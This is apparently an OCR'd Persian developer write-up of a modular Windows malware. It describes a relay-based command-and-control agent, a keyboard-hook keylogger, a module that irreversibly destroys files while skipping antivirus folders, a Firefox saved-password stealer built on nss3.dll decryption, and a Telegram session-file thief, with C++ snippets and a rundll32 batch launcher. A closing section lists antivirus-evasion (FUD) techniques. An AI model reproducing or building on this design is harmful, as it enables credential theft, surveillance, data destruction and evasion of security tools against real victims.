
تشریح فنی بدافزار ویندوزی

1- ماژولهای تشکیل دهنده

بدافزار از یک برنامه اصلی (main) و چهار ماژول (فایل dll) تشکیل شده است که هرکدام وظیفه مستقلی دارند. در ابتدا تنها برنامه اصلی روی کلاینت اجرا میشود و حسب ضرورت ماژولهای دیگر از سمت سرور دریافت، کدگشایی و اجرا میشوند. توضیح هریک از ماژولها به قرار زیر است:

الف) ماژول بدنه اصلی پروژه (main): این ماژول مسئول کنترل عملکردهای اصلی بدافزار است که از آن جمله میتوان به وظایف ارسال و دریافت اطلاعات از سرور، تفکیک دستورات دریافتی از سرور و اجرای آنها بکمک توابع موجود و نیز load کردن ماژولهای دیگر در بدنه اصلی برنامه اشاره کرد و با نام main در فضای پروژه مشخص شده است:




در برنامه main یک حلقه بینهایت وجود دارد که بصورت متناوب با سرور ارتباط برقرار میکند و برای آنلاین نشان دادن ایجنت اطلاعات کلی کلاینت را پس از گذشت یک زمان تصادفی ارسال میکند.

```
while (1)
{
    result = http(0, payload, TXTL, "data", gtcmdurl, RELAY, result, &size);
    //size = rtrim(result, ']', size);
```

```
    srand(time(0));
    int rnd = interval + rand() % 3;
    Sleep(rnd * 1000);
}
```

ارتباط با سرور به دو شکل مستقیم و غیر مستقیم از طریق سرورهای رله (relay) است که قبل از کامپایل برنامه اصلی بصورت دستی توسط فلگ relay تنظیم میشود. همچنین قابلیتی به نام change home وجود دارد که چنانچه یک سرور رله در دسترس نباشد از سرور رله دیگر برای ارسال اطلاعات استفاده

میگردد. شکل زیر معماری ارتباط ایجنت با رله‌ها و سرور پنل را نشان میدهد. همانطور که در شکل مشخص است پایگاه داده محل ذخیره سازی اطلاعات و پنل کنترل ایجنت در روی یک سرور قرار دارند:



اطلاعاتی که به سرور ارسال و یا از آن دریافت میشود به کمک عملگر xor رمزنگاری و یا رمزگشایی میشود که اینکار، تحلیل ترافیک ارسالی توسط ایجنت را با مشکل مواجه میکند. برای جلوگیری از اجرای تکراری برنامه اصلی، یک event بکمک تابع createEventA ایجاد میشود که چنانچه مجددا نمونه دیگری از برنامه در سیستم اجرا شود با بررسی وجود این event از اجرای مجدد برنامه جلوگیری میکند. توابع کلیدی مورد استفاده در ماژول main به قرار زیر است:

initStrings: مقادیر رشته ای برنامه اصلی در ابتدا به کمک یک اسکریپت پایتونی با نام obfuscator.py رمزنگاری شده اند. تابع initStrings وظیفه رمزگشایی و deobfuscate کردن مقادیر رشته ای را بکمک عملگرهای ساده ریاضی بر عهده دارد.

handleCommands: دستورات دریافتی از سرور را تفکیک کرده و توابع مربوط به هر دستور را فراخوانی میکند.


execCmd: دستورات سطح کنسول ویندوز را اجرا میکند.

Fexp: مسئول لیست کردن تمامی فایلها و پوشه های موجود در سطح دیسک میباشد.

http: وظیفه ارسال و دریافت اطلاعات از سرور را بر عهده دارد. ارتباط با سرور به دو شکل مستقیم و غیر مستقیم از طریق سرورهای رله (relay) است. چنانچه فلگ relay به هنگام فرخوانی تابع http به مقدار true تنظیم شده باشد کلیه

اطلاعات ابتدا به سرور رله ارسال میشوند و از آنجا توسط رله به پنل اصلی هدایت میشود.

dwPlugin: مسئول دانلود هریک از ماژولهای چهارگانه کیلاگ، تخریب فایلها، تلگرام و stealer است. این ماژولها در سمت سرور در پوشه plugins به صورت کدگذاری شده ذخیره شده اند. همانند شکل زیر:



flwHandler: این تابع برای مواردی بکار میرود که میخواهیم فایلهای با اندازه بزرگ را دانلود کنیم. در اینصورت فایل مورد نظر بصورت تکه تکه از سمت کلاینت خوانده شده و به سرور ارسال میشود. تعداد تکه های یک فایل و ترتیب دانلود آنها توسط سرور مدیریت شده و پس از اتمام فرایند ارسال تمامی قطعات فایل، در سمت سرور این قطعات سرهم بندی شده و فایل نهایی دوباره ساخته میشود.


setStatus: مسئول ارسال وضعیت اجرای دستور درسمت کلاینت است. در ابتدا وضعیت اجرا صفر است. پس از دریافت دستور توسط ایجنت این وضعیت به 1 تبدیل میشود و پس از ارسال نتیجه اجرای دستور به سرور، وضعیت دستور 2 میشود که نشان دهنده اتمام اجرای دستور است.

klHandler, rnsHandler: این توابع به ترتیب مسئول load کردن ماژولهای تخریب فایل و کیلاگ هستند. این کار به کمک توابع سیستمی loadLibrary و getProcAddress صورت میگیرد. به طریق مشابه، ماژولهای تلگرام و stealer نیز پس از دریافت دستور مربوطه در بدنه اصلی برنامه اجرا میشوند.

```
void klHander(const wchar_t* modname, HINSTANCE hInstance)
{
    hKlg = LoadLibraryW(modname);
    typedef void(*KLG)(HINSTANCE hInstance);
    KLG klg;
    if (hKlg == NULL)return;
    klg = (KLG)GetProcAddress(hKlg, deObfus(klgProc,0));
    klg(hInstance);
}
```

capHandler: وظیفه عکس برداری از صفحه نمایش را بر عهده دارد. تذکر این نکته ضروری است که چنانچه بدافزار داخل ماشین مجازی که صفحه نمایش آن در محیط VM مینیمایز شده باشد، نتیجه عکسبرداری یک صفحه سیاه رنگ خواهد بود زیرا وقتی پنجره ماشین مجازی در حالت مینیمایز باشد حالت گرافیکی صفحه نمایش تشکیل نشده است.

ب) ماژول کیلاگ (klg): این ماژول مسئول گزارش کلیدهای فشرده شده کیبورد است و دو زبان عبری و انگلیسی را پشتیبانی میکند.



جهت اجرای روال اصلی کتابخانه کیلاگر تابع swon از داخل فایل dll مربوطه فراخوانی میشود. عمل کیلاگ بکمک hook کردن تابع سیستمی مربوط به صفحه کلید صورت میگیرد:

```
;KeyboardHook = SetWindowsHookEx(WH_KEYBOARD_LL, keyboardHookProc, hInstance, NULL)
```

در اصطلاح فنی، hooking به معني ايجاد شنود بر روند اجراي وقايعي مانند فراخواني توابع، ارسال پيامها و پاسخ به رخدادها در سيستم عامل مي باشد. از اين تكنيك در ساخت نرم افزارهايي مانند آنتي ويروسها، فايروالها، ديباگرها، نرم افزارهاي جاسوسي و ويروسها استفاده ميشود. علاوه بر کلیدهای فشرده شده، عناوین پنجره های فعال نیز توسط کیلاگر گزارش میشود:


```
    // Character keys
case 0x41: write(layout ? (caps ? (shift ? "a" : "A") : (shift ? "A" : "a")) : u8"ש"); break;
case 0x42: write(layout ? (caps ? (shift ? "b" : "B") : (shift ? "B" : "b")) : u8"נ"); break;
case 0x43: write(layout ? (caps ? (shift ? "c" : "C") : (shift ? "C" : "c")) : u8"ב"); break;
```

```
    HWND newWindow = GetForegroundWindow();
    if (oldWindow == NULL || newWindow != oldWindow)
    {
        int wlen = sizeof(window);
        GetWindowTextW(GetForegroundWindow(), window, wlen);
```

اطلاعات کیلاگ در ابتدا روی دیسک بصورت رمزنگاری شده و بکمک تابع write ذخیره میشود. چنانچه کاربر پنل درخواست اطلاعات کیلاگ نماید، این داده ها از روی دیسک خوانده شده و ارسال میشوند. ارتباط پنل با ماژول کیلاگر بگونه ای است که عمل کیلاگ قابلیت شروع و پایان دارد.

```
if (KeyboardHook)
{
    UnhookWindowsHookEx(KeyboardHook);
    KeyboardHook = NULL;
}
```

ج) ماژول تخریب فایلها (rns): این ماژول که با نام rns در فضای پروژه طبق شکل زیر مشخص شده است کار تخریب کل فایلهای قابل دسترس در روی دیسک را انجام میدهد. نکته مهم این است که میزان تخریب کاملا به میزان اجازه دسترسی فایل اجرایی به فایلهای روی دیسک دارد. برای مثال اگر بدافزار با مجوز کاربر معمولی اجرا شود، تنها آن فایلهایی را قادر به تخریب خواهد بود که توسط کاربر مورد نظر قابلیت ویرایش دارند. مضافاً اینکه: برای جلوگیری از شناسایی شدن بدافزار عمل تخریب تنها روی چند کیلوبایت اول و آخر هر فایل و بصورت غیر قابل بازگشت انجام میشود.




```
FILE *file = _wfopen(wbuffer.c_str(), L"r+");
if (file)
{
    int headerLen = encAreaLen / 2;
    fseek(file, 4, SEEK_SET);
    fwrite(buffer, 1, headerLen, file);

    fseek(file, size - headerLen - 1024, SEEK_SET);
    fwrite(buffer, 1, headerLen, file);

    fclose(file);
}
```

الگوریتم تخریب، یک الگوریتم ساده مبتنی بر جایگذاری تصادفی حروف الفبا با بایتهای موجود در هریک از فایلها میباشد. بمعنای دیگر با پیمایش هریک از بایتهای فایل، آن بایت را با یکی از حروف الفبا که بصورت تصادفی انتخاب شده است جایگذاری میکنیم. اینکار بصورت غیر قابل بازگشتی، فایل مورد نظر را تخریب میکند. همانگونه که در بالا نیز ذکر شد عمل تخریب تنها روی چند کیلو بایت اول و آخر فایل انجام میشود زیرا در غیر اینصورت در مورد فایلهای بزرگ، پردازنده بشدت مشغول شده و احتمال کشف بدافزار بیشتر میشود.

از آنجایی که برخی از آنتی ویروسها نسبت به تغییر فایلهای خود حساس هستند، برای جلوگیری از شناسایی شدن بدافزار در اثر تخریب فایلهای مربوط به آنتی ویروس، پوشه های مربوط به محل نصب آنتی ویروسها مستثنی شده اند:

```
wchar_t n1[] = { 'K','a','s','p','e','r','s','k','y','\0' };
wchar_t n2[] = { 'B','i','t','d','e','f','e','n','d','e','r','\0' };
wchar_t n3[] = { 'E','S','E','T','\0' };
wchar_t n4[] = { 'W','i','n','d','o','w','s','\0' };
```


همچنین در زمان نگارش این بدافزار، برای دور زدن دو آنتی ویروس bit و kasper از روش اجرا بکمک تابع loadLibrary و برای بقیه آنتی ویروسها از یک فایل bat برای اجرای مستقیم تابع داخل فایل dll مربوط به تخریب فایلها استفاده میشود. loadLibrary یک تابع سیستمی ویندوزی است که بمنظور بارگذاری فایلهای dll و اجرای توابع داخل آن استفاده میشود. در داخل فایل bat از دستور rundll32 استفاده شده که بمنظور اجرا کردن مستقیم توابع کتابخانه ای (dll files) استفاده میشود و عملکردی مشابه تابع loadLibrary دارد با این تفاوت که تابع loadLibrary در داخل محیط برنامه نویسی استفاده میشود اما برنامه rundll32.exe یک فایل اجرایی بوده و از داخل کنسول ویندوز قابل اجرا است.

محتوای فایل bat از قبل داخل ایجنت ذخیره سازی شده و بهنگام اجرای ماژول روی سیستم قربانی دانلود شده و آدرس ماژول تخریبگر فایلها (lock.dat) در داخل فایل bat ویرایش میشود:


timeout 3\nstart [main]\ntimeout 10\nstart rundll32 [module] snrProc

```
timeout 3
start C:\Test1\x64\Debug\main.exe
timeout 10
start rundll32 C:\Test1\x64\Debug\lock.dat snrProc
```

اگر بخواهیم فرایند اجرای ماژول رمزنگاری فایلها را از زمان دانلود از روی سرور تا اجرای نهایی به تصویر بکشیم، شکلی همانند زیر خواهد داشت:



د) ماژول استخراج رمز مرورگر فایرفاکس (stler): این ماژول وظیفه استخراج تمامی نامهای کاربری و گذرواژه های ذخیره شده سایتها در مرورگر فایرفاکس نسخه 64 بیتی را برعهده دارد.




Stealer به معنای سرقت کننده رمزهای ذخیره شده میباشد و در تعریف اصطلاحی میتواند رمزهایی که از کاربر داخل مرورگرها، پیامرسانها و سایر نرم افزارهایی که حاوی صفحه ورود کاربر هستند سرقت نماید. داخل ماژول استیلر تابعی به نام decPassFF وجود دارد که با استفاده از کتابخانه nss3.dll که یکی از فایلهای مورد استفاده فایرفاکس است کلیه رمزهای عبور ذخیره شده کاربر را که بصورت رمزنگاری شده داخل فایلی به نام logins.json ذخیره شده اند با استفاده از توابع

موجود در کتابخانه nss3.dll رمزگشایی میکند. برای درک بیشتر موضوع محتوای فایل logins.json که حاوی رمزهای کاربر در مرورگر فایرفاکس است ولی در حالت عادی خوانا نیست همانند شکل زیر است:


```
{"nextId":2,"logins":[{"id":1,"hostname":"http://192.168.79.1:7080"
,"httpRealm":null,"formSubmitURL":"http://192.168.79.1:7080",
"usernameField":"username","passwordField":"password",
"encryptedUsername":
"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECNQtb7GC3PFZBAhA+9dxtl5
Zjg==","encryptedPassword":
"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECLeQWUOEHf6TBAikNjaC4JY
Sfw==","guid":"{988c679f-2b07-4b0d-a45a-40745a1be3fa}","encType":1,
"timeCreated":1706896460761,"timeLastUsed":1706896460761,
"timePasswordChanged":1706896460761,"timesUsed":1,
"encryptedUnknownFields":null}],"potentiallyVulnerablePasswords"
:[],"dismissedBreachAlertsByLoginGUID":{},"version":3}
```


همانگونه که در شکل بالا مشخص است فیلد encryptedUsername و encryptedPassword که حاوی نام کاربری و رمز عبور کاربر برای سایت http://192.168.79.1:7080 هستند بصورت رمز شده و ناخوانا هستند اما ماژول استیلر با استفاده از توابع موجود در کتابخانه nss3.dll میتواند این مقادیر رمز شده را رمزگشایی کرده و بحالت خوانا تبدیل کند. شکل زیر توابع مهم مورد استفاده در داخل کتابخانه nss3.dll را نشان میدهد که مورد استفاده مرورگر فایرفاکس است. ماژول استیلر با استفاده از سه تابع اول نشان داده شده در تصویر اقدام به آماده سازی مقادیر رمز شده میکند و بعد از آنکه این مقادیر به قالب درستی تبدیل شدند نهایتا با استفاده از تابع PK11SDR_Decrypt() به حالت خوانا تبدیل میشوند:



Nss3.dll APIs


۵) ماژول تلگرام (telg): یک کاربر برای آنکه بتواند وارد حساب تلگرام دسکتاپ خود شود لازم است فایلهای موسوم به session را در پوشه خود داشته باشد. این فایلها عبارت اند از: فایل D877F783D5D3EF8Cs و key_datas که در پوشه اصلی تلگرام هستند و فایل سوم فایل maps است که در پوشه ای بنام D877F783D5D3EF8C در

داخل پوشه تلگرام ذخیره شده اند. این ماژول برای استخراج فایلهای session مربوط به تلگرام نسخه دسکتاپ طراحی شده است و با انجام یک جستجو در سطح دیسک کلیه فایلهای session تلگرامی را پیدا کرده و پس از تبدیل آنها به base64 با استفاده از تابع base64_encode به سرور ارسال میکند. با جایگزینی فایلهای session در یک محیط دیگر، میتوان به حساب تلگرامی کاربر دسترسی پیدا کرد البته به شرطی که کاربر تلگرام از قبل برای حساب خود رمز ابری تنظیم نکرده باشد. رمز ابری چیزی است که پس از احراز هویت کاربر تلگرام بکمک ارسال پیام، از کاربر درخواست میشود.

2- فنون FUD کردن بدافزار

در این بخش به ذکر روشهای به کار رفته جهت فود کردن بدافزار اشاره میکنیم. لازم به ذکر است این روشها در زمان توسعه بدافزار کاملا موثر واقع شده است ولی تضمینی در خصوص قابل استفاده بودن آنها در حال حاضر وجود ندارد زیرا نرم افزارهای آنتی ویروس بطور پیوسته در حال به روز رسانی هستند و روشهای قدیمی فود کردن قابل کشف شدن هستند.

الف) شکستن بدافزار به چندین تکه و توسعه ماژولار: همانطور که در این پروژه مشخص است بدافزار موجود به پنج تکه تقسیم شده است که عامل مهمی جهت عدم شناسایی بدافزار است. یک برنامه اصلی با پسوند .exe وجود دارد که سایر ماژولها با پسوند .dll به آن وصل میشوند. برنامه اصلی در نقش کنترل کننده ماژولهای dll است.



ب) ذخیره متغیرهای رشته ای بصورت آرایه: در زبان C++ چنانچه از آرایه بجای رشته جهت ذخیره کردن مقادیر رشته ای استفاده کنیم، بدافزار از اسکنرهای آنتی ویروس بیشتر در امان می ماند.

پ) عدم انجام عملیات حساسیت برانگیز در سیستم ویندوز: تا حد امکان نباید اقداماتی که حساسیت آنتی ویروسها را برانگیخته میکند انجام داد: دستکاری رجیستری ویندوز، ایجاد سوکت جهت اتصال به سرور، اتصالهای متعدد و پی در پی به اینترنت، دستکاری گسترده در سطح فایلها، تلاش جهت تزریق کد در سایر فرایندها و اجرای دستورات شل از جمله مواردی حساسیت برانگیز است که در این پروژه تا حد امکان از آنها پرهیز شده است.

ت) اجرای ماژولها توسط فایل bat : در این بدافزار بمنظور دور زدن برخی از آنتی ویروسها بجای آنکه ماژول تخریبگر فایلها بطور مستقیم توسط برنامه اصلی اجرا شود، از یک فایل bat استفاده شده است که عاملی جهت ناشناس ماندن بدافزار است. بطور کلی هرچه واسطه بیشتری جهت اجرای فایلها وجود داشته باشد احتمال شناسایی بدافزار کمتر میشود:

ث) کد کردن و تغییر نام ماژولها: در این بدافزار کلیه ماژولها بصورت hex کد شده و روی سرور ذخیره شده اند و زمانی که توسط بدافزار روی سیستم قربانی دانلود میشوند بدلیل نداشتن ساختار فایل اجرایی، توسط آنتی ویروس بررسی نمیشوند. پس از اتمام فرایند دانلود ماژول، برنامه اصلی اقدام به دیکد کردن محتوای فایل دانلود شده میکند و ساختار فایل اجرایی با نامی ناشناس و نامتعارف در قالب همان فایل دانلود شده ایجاد میشود که عامل مهمی جهت فود ماندن بدافزار است. برای مثال فایل dll مربوط به ماژول کیلاگر پس از کدگشایی با پسوند .dat روی سیستم قربانی ذخیره میشود که عاملی جهت ناشناس ماندن بدافزار است.

جهت کد کردن هریک از ماژولهای بدافزار از یک اسکریپت پایتونی به نام bin2hex.py استفاده شده است که نام ماژول بدافزار را از طریق کنسول بعنوان ورودی گرفته و محتوای آن را پس از تبدیل به فرمت hexadecimal با پسوند .bin روی دیسک ذخیره میکند. فایل با پسوند bin روی سرور و در پوشه plugins داخل پوشه پنل وبسایت انتقال داده میشود تا در صورت درخواست توسط ایجنت بدافزار، به کلاینت تحویل داده شود.

ج) رمزنگاری ترافیک شبکه: چنانچه ترافیک ارسالی توسط بدافزار بصورت clear ارسال شود احتمال کشف آن توسط اسکنرهای شبکه بیشتر میشود. بهمین دلیل در این پروژه ترافیک ارسالی بکمک عمل xor رمز شده است.

3- مبهم سازی

در توسعه نرم‌افزار مبهم‌سازی کد (Obfuscation) به مبهم سازی (و یا مشوش سازی) عمدی کد منبع نرم افزار به شکلی که درک آن برای انسان سخت باشد، گفته می‌شود. مبهم سازی کدها در اکثر موارد برای جلوگیری از عمل مهندسی معکوس صورت می‌گیرد و برنامه‌نویس با انجام این عمل خطر دسترسی غیرمجاز به کدهای منبع را تا حد قابل‌توجهی کاهش می‌دهد. با انجام این عمل میتوان جلوی کامپایل دوباره برنامه و تغییر کنترل آن یا یافتن آسیب‌پذیری‌ها را گرفت.

